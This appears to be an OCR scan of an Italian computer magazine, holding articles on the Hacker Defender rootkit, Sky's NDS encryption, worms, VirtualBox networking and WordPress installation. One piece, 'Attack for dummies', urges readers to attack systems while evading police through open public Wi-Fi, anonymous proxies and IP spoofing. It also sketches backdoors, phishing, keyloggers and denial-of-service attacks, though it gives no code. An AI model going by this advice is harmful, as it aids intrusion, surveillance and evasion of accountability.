Dove "-p 300" indica l'apertura la connessione del computer della vittima tramite la porta numero 300.



Ecco il contenuto dell'archivio ZIP col quale viene distribuito Hacker Defender non piacerà al nostro antivirus ma non importa.



Il file INI di configurazione include anche delle ottime istruzioni in ceco (a dire il vero non molto utili) e in inglese.

Sky è inviolabile



L'attuale codifica delle schede NDS resta inviolabile grazie a un colpo sotto la cintura

Ci sono ambienti in cui il mantenimento di ben precisi standard risulta essere il core business aziendale. È il caso delle trasmissioni televisive: nessuna emittente si sognerebbe mai di trasmettere con standard diversi da quelli usati normalmente dai televisori perché nessuno riuscirebbe mai a ricevere correttamente le sue trasmissioni. In realtà, questo orientamento ha dei limiti ben precisi: quando un gran numero di reti televisive segue standard diversi e l'appeal delle trasmissioni è elevato, il pubblico si adegua abbastanza rapidamente. Sta accadendo ora, in modo radicale, per l'introduzione del digitale terrestre ma è già accaduto in passato per la televisione via satellite.


:: Once upon a time...

Veri pionieri delle trasmissioni via satellite, i francesi di Canal Plus iniziarono a usare negli anni '90 un sistema di codifica delle trasmissioni chiamato Mediaguard. Da tutti era conosciuto come SECA perché sviluppato da una società, Nagra France, precedentemente nota come Societé Europeénne de Controle d'Access (SECA, appunto). Rispetto alle prime trasmissioni, basate su Irdeto e facilmente decodificabili anche dai non aventi diritto. Il nuovo sistema di codifica, almeno inizialmente, appariva piuttosto solido e disponeva di una



L'idea di creare un decoder ad hoc senza permettere la concorrenza ha escluso dal mercato moltissime aziende che sono "costrette" a creare solo lettori di nicchia.

flessibilità d'utilizzo notevole: i segnali potevano essere decodificati sia grazie a decoder dedicati, Gold Box, che tramite card ufficiali inseriti in sistemi Common Interface generici. Sul finire degli anni '90, però, il sistema Mediaguard venne violato e le tecniche di sblocco dei canali codificati fecero il giro del mondo grazie a Internet. I due operatori satellitari italiani di allora, Tele+ e Stream, reagirono inizialmente con cambi di chiave frequenti ma proprio l'utilizzo della Rete rendeva inutile questa tecnica: poco dopo ogni cambio erano disponibili via Internet gli aggiornamenti necessari per continuare la decodifica del segnale usando le card pirata. La situazione stava man mano diventando insostenibile per i due concorrenti: a fronte di investimenti di grande portata, entrambe le piattaforme disponevano di un esiguo numero di abbonati, pur riscontrando una diffusione capillare di installazione di impianti di ricezione. La situazione era tale che, nel 2002, entrambi gli operatori imposero agli abbonati il cambio delle smart card, implementando una versione migliorata del sistema di codifica chiamata Mediaguard 2. Conosciuto anche come Super Seca, poteva bloccare i tentativi di hack e disponeva di una codifica più complessa, contribuendo ad arginare il fenomeno della pirateria. Il sistema, però, restava ancora alla portata della pirateria: le cose erano solo diventate più complesse. Dopo la fusione dei due operatori all'interno di Sky Italia, tuttavia, l'annuncio di quest'ultima di voler fare un cambio tecnologico generale ha dato lo stop definitivo alla pirateria. A differenza dei suoi predecessori, il nuovo sistema, chiamato NDS Videoguard, può funzionare solo tramite un decoder proprietario a cui non vengono fornite schede di decodifica: la tecnologia NDS è implementata internamente. La smart card e il decoder, in combinazione tra loro, possono essere autorizzati dall'emittente alla visione e sono inscindibili: l'uso di una smart card su un diverso decoder, non autorizzato, non permette la corretta decodifica dei canali.



A tutela della libera concorrenza, Adiconsum si era schierata nettamente a sfavore delle politiche di Sky sul decoder proprietario. È stato inutile: la legge sul decoder unico è stata abrogata e Sky prosegue usando una tecnologia proprietaria.

:: Ecco il trucco!

A rendere forte la tecnologia NDS, tuttavia, non è la sua struttura particolare quanto la proprietà dei brevetti che tutelano le tecnologie usate nel decoder. Il mancato rilascio di licenze da parte dell'azienda che produce i decoder (News Corporation che, guarda caso, possiede anche Sky oltre a migliaia di altri media nel mondo) impedisce che qualche concorrente possa creare decoder compatibili. Una situazione vista da molti come un monopolio, in netta contrapposizione rispetto agli altri sistemi, visto che consente la produzione di decoder solo a determinati produttori e non a chiunque voglia entrare nel mercato come concorrente. D'altra parte, questa chiusura totale a qualsiasi interferenza esterna, garantisce il sistema NDS da ogni tentativo di crack. A questo proposito occorre, tuttavia, registrare che nel 2005 è stato fatto un tentativo di reverse engineering da parte di un produttore di hardware indipendente, scoprendo che, applicando le recenti tecnologie, solo l'accoppiata tra scheda e decoder garantisce il sistema NDS dall'essere inviolabile.



Svariati giornali tra cui il Times, svariate reti televisive tra cui la Fox, alcune case editrici tra cui la Harper Collins, MySpace e, naturalmente, Sky TV. Rupert Murdoch possiede la News Corporation, tra i maggiori gruppi multimediali del mondo.

IL VERME NEL PC

Animaletti che abitano nei computer, protagonisti di una battaglia infinita con gli antivirus: i worm sono un capolavoro di ingegneria informatica

Viene definito worm un programma che è in grado di replicarsi e diffondersi in modo autonomo ma che non necessita di alcun legame con altri eseguibili per infettare i sistemi. Esattamente come i vermi reali, che corrodono dall'interno i frutti senza quasi lasciare tracce all'esterno, i worm sono in grado di infettare i sistemi senza che l'utente si accorga della loro presenza, generalmente senza alcun sensibile rallentamento del computer e senza tracce visibili. Non è un caso che nel panorama dei virus informatici attualmente in circolazione i worm rappresentino la maggioranza assoluta e diano parecchio filo da torcere a tutti gli antivirus. Così come non è un caso che la loro programmazione complessa abbia una sorta di fascino perverso: non essendo ospitati all'interno di altri programmi, la libertà dei loro programmatori è pressoché assoluta e non hanno vincoli di dimensioni o di metodi di trasmissione. Attualmente i worm possono fare qualsiasi cosa dei computer infetti, così come riescono a usare più metodi di contagio contemporaneamente.

:: Modalità di infezione


Il modo in cui i worm aggrediscono i sistemi sono piuttosto vari e la complessità dei software installati non fa altro che favorirli. Il metodo di contagio attualmente più impiegato è la posta elettronica, che permette infezioni tramite l'utilizzo delle tecniche più disparate. La più elementare è quella di messaggi di posta che arrivano agli utenti con allegati eseguibili, mittenti conosciuti e allegati che contengono il



worm. Ovviamente, la spedizione di questi messaggi non avviene dai mittenti reali ma da copie del worm che sono entrate in possesso di dati essenziali per portare a termine la loro riproduzione. Da questo punto di vista, l'evoluzione dei mezzi tecnici unita a una buona dose di social engineering fa miracoli: in circolazione ci sono worm che recuperano dai computer infettati i messaggi di posta inviati e li duplicano, allegandosi, re-inviandoli e cambiando soggetto delle mail. Questo comportamento, estremamente efficace, permette ai worm di non preoccuparsi di sfruttare debolezze di sistema ma concentrandosi sulla futura vittima: difficilmente un utente blocca i messaggi provenienti da un mittente con cui ha già dialogato. Inoltre occorre segnalare che questa tecnica crea un certo livello di allarme continuo negli utenti non infetti, che li porta a ignorare moltissimi messaggi di posta: eventuali antivirus che respingono i messaggi infetti, avvisano i mittenti dell'infezione. Essendo mittenti fasulli, il risultato che si ottiene è quello di intasare la casella degli amici della vittima reale di messaggi di avviso. Socialmente si ottiene un allarme da parte degli utenti che, rapidamente, sfocia nell'indifferenza, rendendo completamente inutili anche gli avvisi reali.

Altro metodo di diffusione piuttosto usato è il contagio diretto via rete LAN: sfruttando i bug del sistema operativo ospite, i worm riescono a duplicarsi di computer in computer, intasando la rete a causa dei tentativi di attacco. In più, l'assoluta libertà dei programmatori di worm gli permette di agire persino sulle apparecchiature di rete, creando situazioni potenzialmente molto dannose. Se sperimentalmente sono stati fatti tentativi fruttuosi di programmi in grado di modificare configurazioni di switch gestiti e router, una tecnologia del genere non tarderà molto a mostrarsi utile anche per i worm. Tra l'altro, non è detto che l'attacco diretto escluda quello via mail o viceversa: proprio a causa delle libertà dei programmatori e della mancanza di un supporto a cui collegarsi, i worm possono trasmettersi con più modalità contemporanee, anche simultaneamente. È stata persino teorizzata e sperimentata, con successo, una tecnica che permette a un programma di gettare una testa di ponte che infetta un computer e provveda a scaricare codice dalla Rete per adattarsi all'ambiente trovato: un metodo di infezione che darebbe vita a un numero imprecisato e incontrollabile di varianti dello stesso virus, con conseguenze disastrose.

Allo stesso tempo, le modalità di attivazione di un worm sono quanto di più vario possa esistere: un tentativo di riproduzione non deve per forza avvenire al momento dell'infezione ma può essere fatto secondo un preciso calendario oppure avviato da remoto. Così come un'infezione si può palesare in ambiti ben determi-



Il sito wildlist.org mantiene un archivio aggiornato dei virus in circolazione mese per mese: nella maggioranza dei casi si tratta proprio di worm.

nati oppure restare silente per mesi e mesi, trasformando il computer vittima in uno zombie inconsapevole. A questo proposito occorre specificare che la mancata attivazione delle funzioni di un worm non impedisce che il computer resti contagioso: i tentativi di infezione sono possibili anche se il worm non dà alcun segnale sul computer infetto.

:: Il verme dentro


Una volta contagiati da un worm, il suo primo scopo sarà quello di assicurarsi la stabile residenza sul computer. Proprio questo passaggio risulta il più affascinante dal punto di vista dell'analisi perché i worm attualmente in circolazione sfruttano, contemporaneamente, un insieme di tecnologie che li rende piuttosto difficili da eliminare. Per potersi garantire lunga vita su un sistema infetto, per esempio, alcuni worm provvedono a copiarsi nelle cartelle di sistema con nomi simili a quelli di file legittimi, rendendone quasi impossibile l'identificazione manuale. Ovviamente, non è necessario che la copia sia una sola: in circolazione ci sono worm che creano più copie di loro stessi, utilizzandone una come processo attivo di sistema e tenendo le altre come copie di sicurezza o copie avviate periodicamente per una ricostruzione nel caso venga fatto qualche tentativo per estirparli. La maggior parte dei worm, inoltre, crea file con nomi codificati e basati su caratteristiche uniche del computer, come il mac address della scheda di rete, così come applicano principi di metamorfosi al proprio codice, allo scopo di rendere più difficoltosa la loro individuazione. Quest'ultima tecnica è molto complessa ma kit di sviluppo in circolazione su Internet l'hanno resa alla portata di chiunque. Consiste nello spostare blocchi di codice del worm all'interno dell'eseguibile, alterandoli con blocchi sinonimi (simili per funzionalità), così da mantenere la copia eseguibile ma funzionalmente uguale al file originale. In questo modo, il file che contiene quella determinata copia del worm è nettamente diverso da quello originale, offuscando l'infezione. L'aggancio al sistema operativo, quindi il lancio del processo, può avvenire, poi, nei modi più disparati: si va da chiavi aggiunte al registro alle voci aggiunte ai file .INI, fino ad arrivare alla sostituzione di programmi legittimamente installati sulla macchina con altri simili che contengono, però, le funzioni per il lancio del processo worm. Da questo punto di vista, la presenza di programmi estremamente complessi, composti da centinaia di DLL ed eseguibili, è particolarmente dannosa: è quasi impossibile identificare correttamente una DLL, per esempio, che funziona normalmente ma che ha all'interno anche codice malevolo. Spesso, inoltre, gli agganci con il sistema operativo sono più di uno e i worm includono delle procedure che controllano di non avviarsi in più copie contemporaneamente. Lo scopo, ovviamente, è quello di rendere difficoltose le operazioni di pulizia, al punto che per alcuni worm particolarmente ostici, questa operazione deve essere fatta utilizzando programmi complementari agli antivirus ufficiali. Per fortuna, i worm che sostituiscono le DLL di sistema con copie funzionanti ma infette so-



NOD32 è un antivirus particolarmente attivo nella prevenzione ed estirpazione di worm, anche grazie al suo particolare sistema di protezione integrata e proattiva studiato proprio per questo.



L'uso di un antivirus con un sistema di protezione residente ci consente una certa tranquillità nell'uso del computer. Ma va aggiornato periodicamente o risulterà totalmente inutile.



Sul sito virusbtn.com si trovano i test a cui sono stati sottoposti gli antivirus in commercio. È evidente come l'attenzione verso il fenomeno dei worm sia particolarmente alta.



Microsoft mantiene un sito, www.microsoft.com/security/portal, in cui classifica le infezioni rinvenute dal suo Windows defender. Anche qui, i worm la fanno da padroni.

no ancora pochi ma si sono avute notizie di diversi esperimenti in questo senso: una strada piuttosto pericolosa perché renderebbe estremamente complesso il procedimento di individuazione del worm. Parte integrante degli ultimi worm in circolazione sono le tecniche che cercano di bloccare eventuali antivirus in funzione sul sistema operativo infettato: alcuni worm riescono a identificare il nome e la versione di un eventuale antivirus, agendo sul sistema per bloccare o eludere i sistemi di individuazione. Per questo motivo è fondamentale tenere aggiornato il proprio antivirus: molti worm sanno come comportarsi davanti alle versioni più datate degli AV più diffusi e riescono ad aggirarne le protezioni con effetti facilmente prevedibili.

:: Un motivo per tutto

A questo punto c'è da chiedersi il motivo dell'utilizzo di tecniche tanto sofisticate per infettare un computer ma la risposta è semplice: i soldi.
Diversamente dai virus sviluppati fino a qualche anno fa, con scopi dimostrativi, i worm proliferano grazie alla possibilità di usare i computer infettati per gli scopi più disparati. Un esempio di comportamento che danneggia direttamente gli utenti è l'installazione di keylogger capaci di trasmettere password e informazioni al creatore del worm. Un altro esempio riguarda la cattura e la trasmissione di informazioni sui messaggi di posta elettronica presenti: indirizzi di mittenti, di destinatari, contenuti delle mail. Teoricamente non vi sono limiti a quello che può essere fatto sul computer vittima, specialmente se questo è collegato con continuità alla Rete, incluso il redirect della navigazione su siti predefiniti, inserimenti inattesi di pubblicità, truffe e via dicendo. Queste tecniche, pur dannose, sono attualmente considerate il minore dei mali perché colpiscono i singoli. Decisamente più dannosi sono i worm creati allo scopo di inserire i computer infetti in grid malevole. È il caso, per esempio, dei computer coinvolti in attacchi Denial Of Service oppure in quelli usati per attacchi Brute Force. Tecniche che, oltre a rappresentare un pericolo per le vittime principali, hanno ripercussioni notevoli anche sulla comunità di computer non infetti: la replicazione dei worm e il coordinamento degli attacchi, oltre che gli attacchi stessi, utilizzano banda, rallentando l'intera Rete.

:: Tecniche di difesa

Se i creatori di worm sono all'opera per progettare i drammi informatici di domani, una vasta community di tecnici è costantemente all'opera per prendere le dovute contromisure.
La prima è quella, comune, usata per difendersi dai normali virus: un buon antivirus, aggiornato in modo frequente. È la prima barriera di difesa per qualsiasi computer. Il secondo strumento di protezione è un buon firewall. Non tanto quello incluso in Windows, facilmente superabile anche dai virus meno evoluti, quanto uno dei tanti prodotti commerciali a nostra disposizione. Meglio, addirittura, se possiamo disporre di un firewall hardware, che incorpori sistemi di controllo del traffico di connessione. Al rilevamento di traffico anomalo, questi firewall possono intervenire in modo automatico, bloccando le connessioni e limitando il contagio. Altro strumento utile sono le sandbox: generalmente sono macchine virtuali in cui è possibile installare i programmi prima di installarli sul sistema principale. Metodo, questo, che ci mette al riparo dalla maggior parte del malware in circolazione in cambio di una piccola perdita di tempo.

Rete facile con Virtualbox



Con le ultime versioni di Virtualbox, gestire la configurazione di rete delle nostre macchine virtuali diventa davvero un gioco da ragazzi

Virtualbox è un eccellente programma per creare e gestire macchine virtuali. Fino a poco tempo fa, però, mancava di una procedura semplificata per configurare le opzioni di rete avanzate nei sistemi guest (le macchine virtuali): nel caso avessimo voluto far dialogare la macchina host (il PC reale) con i sistemi guest, ad esempio, avremmo dovuto procedere ad una configurazione un poco laboriosa. Dalla release 2.0 in poi, Virtualbox consente invece una più duttile configurazione delle interfacce di rete dei sistemi guest direttamente dall'interfaccia grafica del programma. Scopriamo insieme queste nuove possibilità, utilizzando come sistema di riferimento Ubuntu Linux 9.04.

:: Installazione di Virtualbox

Innanzitutto, installiamo l'ultima versione disponibile di Virtualbox. Nei repository di Ubuntu è presente la versione OSE (Open Source Edition) del programma ma noi andremo ad installare la versione commerciale di Virtualbox, priva delle restrizioni presenti nell'applicazione OSE. Per fare questo aggiungeremo un repository di pacchetti a quelli presenti di default su Ubuntu. Apriamo una finestra di terminale e lanciamo il comando **"sudo nano /etc/apt/sources.list"**. Comparirà l'interfaccia dell'editor Nano, con aperto il file di configurazione dei repository Ubuntu. Raggiungiamo la fine del file ed inseriamo la riga seguente:

deb http://download.virtualbox.org/virtualbox/debian jaunty non-free (Fig. 1)

Salviamo il file premendo Ctrl + O e poi Invio. Quindi usciamo dall'editor con la combinazione di tasti Ctrl + X. Tornati nella finestra di terminale,




Fig.1. Per installare l'ultima versione di Virtualbox aggiungiamo una riga al file di configurazione dei repository.

aggiungiamo la chiave pubblica del nuovo repository lanciando il comando che segue:

wget -q http://download.virtualbox.org/virtualbox/debian/sun_vbox.asc -O- | sudo apt-key add -

Eseguiamo "sudo apt-get update" e quindi "sudo apt-get install virtualbox-2.2" per installare Virtualbox nel nostro sistema. Ora lanciamo il programma dal menu Applicazioni > Strumenti di sistema > Sun VirtualBox (Fig. 2).

:: I tipi di rete per le macchine virtuali

Per configurare correttamente la rete delle nostre macchine virtuali dobbiamo conoscere quali sono le modalità di rete messe a disposizione da Virtualbox. La modalità di default è NAT, che permette ad una macchina virtuale di accedere alla rete esterna, Internet, ottenendo un indirizzo IP dal server DHCP interno di Virtualbox; in questa modalità, però, i sistemi guest non sono normalmente raggiungibili dall'esterno. Il modo più semplice per fornire servizi su Internet utilizzando una macchina virtuale, quindi, è quello di usare la modalità Bridged: in questo caso il sistema guest potrà ottenere un indirizzo IP che sarà raggiungibile sia dal PC host che dalla rete esterna. Un'altra modalità utile è host-only, che consente di creare un'interfaccia di rete virtuale per far comunicare esclusivamente la macchina host ed i sistemi guest.

:: Configurazione Bridged ed host-only

Se vogliamo attivare un server web su una macchina virtuale, quindi, non dobbiamo far altro che configurare la rete del sistema guest in modalità Bridged. Per modificare la configurazione di una macchina guest, selezioniamo nella finestra di Virtualbox la macchina su cui vogliamo intervenire; quindi entriamo nella linguetta Dettagli e clicchiamo sulla sezione Rete. Nella finestra che appare assicuriamoci, innanzitutto, che sia selezionata l'opzione "Abilita scheda di rete". Poi scegliamo "Scheda con Bridge" come valore dell'opzione "Connessa a" e stabiliamo l'interfaccia da usare tramite l'opzione "Nome" (lasciamo pure il valore "eth0" di default, che indica la prima interfaccia di rete Ethernet). Per attivare la modalità host-only, invece, è sufficiente selezionare nella sezione Rete il valore "Scheda solo host" dell'opzione "Connessa a" (Fig. 3).



Fig.2. L'interfaccia grafica di Virtualbox. Semplice da usare ma completa e duttile.

:: Modalità NAT e port forwarding

Nel caso volessimo comunque far uso della modalità di rete di default, NAT, possiamo fornire dei servizi di rete all'esterno utilizzando la tecnica del port forwarding: quello che faremo, cioè, sarà trasferire dei pacchetti da una porta sul sistema host ad una porta sul sistema guest. Ecco come procedere.



Fig.3. In questa finestra impostiamo la modalità di rete Bridged.

Spegniamo la macchina virtuale su cui va abilitato il port forwarding, quindi in un terminale lanciamo il comando VBoxManage come nelle righe seguenti:

VBoxManage setextradata debian "VBoxInternal/Devices/pcnet/0/LUN#0/Config/apache/Protocol" TCP
VBoxManage setextradata debian "VBoxInternal/Devices/pcnet/0/LUN#0/Config/apache/GuestPort" 80
VBoxManage setextradata debian "VBoxInternal/Devices/pcnet/0/LUN#0/Config/apache/HostPort" 8080

In queste righe viene attivata la regola di port forwarding chiamata "apache" sul sistema guest "debian", utilizzando la prima scheda di rete PCNet (pcnet/0). La scheda di rete di tipo PCNet è quella impostata di default. Nella prima riga si stabilisce il protocollo da usare per il port forwarding, TCP, nella seconda la porta sul sistema Guest, 80, e nella terza riga la porta corrispettiva sul sistema host, 8080. Con questo esempio, dunque, i pacchetti che arriveranno sulla porta 8080 del PC host saranno dirottati sulla porta 80 della macchina guest.

Attack for dummies

Che cosa bisogna sapere per essere hacker e trarre vantaggio da ogni situazione

L'hacker si destreggia con disinvoltura tra le questioni di sicurezza informatica, ma ci sono situazioni in cui sapersi difendere "solo un po'" non basta, bisogna saper attaccare. Con intelligenza e destrezza, con le giuste precauzioni e un pizzico di saggezza, ma conoscere i metodi di attacco può tornare utile in molte situazioni. Tutto dipende dall'obiettivo che ci siamo posti: tecniche che funzionano in un contesto possono portare al disastro in un altro, quindi facciamo attenzione.

:: Il fine giustifica i mezzi

Le tecniche di attacco, come vedremo tra breve, sono diverse e portano ognuna a un risultato diverso: la nostra bravura sta nel scegliere quella giusta secondo la situazione. Prima però di iniziare la trattazione di un argomento così scottante, è bene soffermarsi un attimo su alcune questioni di etica, di moralità, che devono per forza essere affrontate. Innanzitutto, sapere come fare una cosa non significa necessariamente che la si debba fare. È giusto porsi dei limiti, perché si tratta di comportamenti comunque sia illegali e noi non vogliamo di certo abbassarci al livello di una certa stregua di lamer che provano gusto solo nel danneggiamento altrui. Nella maggior parte dei casi, ci basta spaventare un po' la nostra vittima, fargli vedere che le nostre arti marziali sono più forti delle sue, e avremo ottenuto il nostro scopo. Basta, fermiamoci: andare oltre può voler dire infierire inutilmente contro un nemico già sconfitto e può ritorcersi contro di noi.

:: Il miglior attacco è la difesa

Un sistema di attacco hacker efficace non è quello che ci permette di raggiungere facilmente lo scopo, ma quello che riesce a farlo senza farci individuare. Prima ancora di imparare ad attaccare, bisogna sapere a menadito le regole della difesa: sarebbe inutile vantarsi di essere entrati nel server dell'FBI se poi veniamo svegliati all'alba con un distintivo davanti agli occhi. Regola numero uno: rendiamoci invisibili. Agiamo in reti in cui ogni computer è identificato da un indirizzo IP, se qualcuno è in grado di risalire la catena fino a noi, abbiamo chiuso. Non basta il firewall, per quanto potente sia: alle forze dell'ordine basta sapere

che l'attacco è partito dal nostro computer, anche se non riescono a introdursi perché i nostri strumenti li fanno rimbalzare. Inganno, fuorvianza, illusione: chi ci insegue deve credere che non siamo noi ad agire e, nella migliore delle ipotesi, arenarsi su un punto morto, spiaggiarsi come una balena che ha perduto l'orientamento. È d'obbligo quindi ridurre al massimo la footprint del nostro sistema operativo (Linux rulez!), collegarci da una rete non nostra, meglio se wireless e non protetta, come quelle disponibili in certi luoghi pubblici, passare da uno o più server proxy anonimi a cui accediamo mediante tunneling criptato e fingere di essere un altro computer con tecniche di spoofing dell'indirizzo IP. Sembra difficile? Nessuno ha mai detto che sarebbe stato facile. Se vogliamo fare le cose semplici, proviamo con la classica botnet costruita con un malware di qualche tipo, da vero lamer che si rispetti, e prepariamoci a subirne le conseguenze. Stessa cosa per gli attacchi in locale: se installiamo qualcosa su un computer per tenerlo sotto controllo, deve essere assolutamente invisibile.

:: Accesso

Uno scopo per cui si compiono azioni di attacco è ottenere l'accesso a un sistema remoto. Possono verificarsi diverse situazioni: se abbiamo la possibilità di accedere fisicamente al sistema vittima abbiamo modo di installare software utile per raggiungere il nostro obiettivo, per esempio la classica backdoor che ci fornirà accesso nascosto. In alcuni casi questo non è possibile, quindi bisogna studiare pazientemente il sistema in questione per individuarne le debolezze. Nella migliore delle ipotesi, possiamo sfruttare una di queste falle per mettere in azione il nostro rootkit e garantirci accesso con il massimo dei privilegi, e allora il sistema sarà nostro. A volte invece bisogna agire con più astuzia: un po' di social engineering per rubare una password, tecniche di phishing per gabbare un facilotto e rubargli i dati di accesso o spingerlo a installare un programma che abbiamo approntato e farlo diventare il nostro zombie. Tutto va valutato caso per caso.

:: Spiare

Le situazioni che si possono verificare sono due: abbiamo accesso fisico (o da remoto con possibilità di installare software, vedi rootkit) al computer vittima e vogliamo tenere sotto controllo cosa succede mentre viene utilizzato, oppure non abbiamo accesso ma possiamo intercettarne le comunicazioni via rete. Nel primo caso, abbiamo bisogno di un keylogger abbastanza evoluto da individuare più dati possibili (alcuni rubano solo la digitazione, altri più evoluti permettono di catturare schermate, riportano il titolo delle finestre e addirittura loggano anche le conversazioni via chat o messenger). Nel secondo caso ci servono almeno un portscanner per individuare i punti di accesso e i servizi resi disponibili dal computer e un packet sniffer per rubare il traffico di rete e interpretarne il contenuto. Il classico tipo di attacco in questo caso è detto "man in the middle", cioè l'uomo in mezzo: si confonde uno dei due computer tra cui intercorre la comunicazione facendosi passare per l'altro, si cattura il traffico e si inoltrano i pacchetti al destinatario per mascherare la nostra presenza.

:: Colpire

Colpire significa attaccare nel vero senso della parola, cioè agire per arrecare danno a qualcuno. Tralasciando tutto ciò che si può fare quando si riesce a ottenere accesso come root sul PC di un malcapitato, come eliminare file a caso, cambiare le configurazioni di sistema per renderlo inservibile, finanche formattare i dischi, il tipico attacco portato via rete consiste nel Denial of Service. In sostanza, è rendere il computer temporaneamente inabile a rispondere alle richieste che gli vengono inoltrate via rete, con un sovraccarico di altre richieste che finiscono col succhiare tutte le risorse del computer (memoria e banda soprattutto). Nel migliore dei casi, l'obiettivo si inchioda tanto da costringere qualcuno a riavviarlo, il che in caso di server pubblici può succedere anche dopo l'intero weekend: anche i tecnici vanno in vacanza.



Una copia del nostro blog sul PC



Installando Wordpress sul PC con Ubuntu possiamo creare sull'hard disk una copia del nostro blog per fare esperimenti in piena libertà

Gestire autonomamente il proprio blog ha senz'altro notevoli vantaggi rispetto all'utilizzo di piattaforme di hosting come wordpress.com o blogger.com: tra tutti, una libertà assoluta nell'aggiungere funzionalità al proprio blog e nel modificarne l'aspetto. Tutta questa libertà, però, comporta la necessità di dover sperimentare spesso nuove soluzioni, verificando che tutto funzioni sempre correttamente. Perché, quindi, non installare una copia del nostro blog direttamente sul PC di casa, in modo tale da impiegare quest'ultimo come "laboratorio di test" per modifiche ed innovazioni sul quello effettivo? In queste due pagine, dunque, scopriremo come installare e configurare Wordpress, la nota e diffusa applicazione per la gestione di blog, su un computer con sistema operativo Ubuntu 9.04.

:: La procedura di installazione

Per poter funzionare, Wordpress richiede la presenza di un completo ambiente LAMP, acronimo che sta per "Linux Apache MySQL PHP": vediamo, innanzitutto, come installare i vari componenti di questo. Apriamo una console di terminale (in Gnome andiamo sul menu Applicazioni e clicchiamo su Accessori, Terminale) e lanciamo il comando "sudo tasksel install lamp-server", che provvederà a scaricare da Internet e ad installare tutti i pacchetti richiesti. Ad un certo punto ci verrà richiesto di stabilire una password per l'utente amministratore del database MySQL (**Figura 1**): digitiamo la password prescelta e poi reinseriamola per conferma. Installato l'ambiente LAMP, procediamo al download dell'applicazione Wordpress. Con un web browser apriamo la pagina http://www.wordpress-it.it/wordpress-in-italiano/ (**Figura 2**) e clicchiamo sul link dell'ultima versione di Wordpress localizzato in italiano (al momento del-

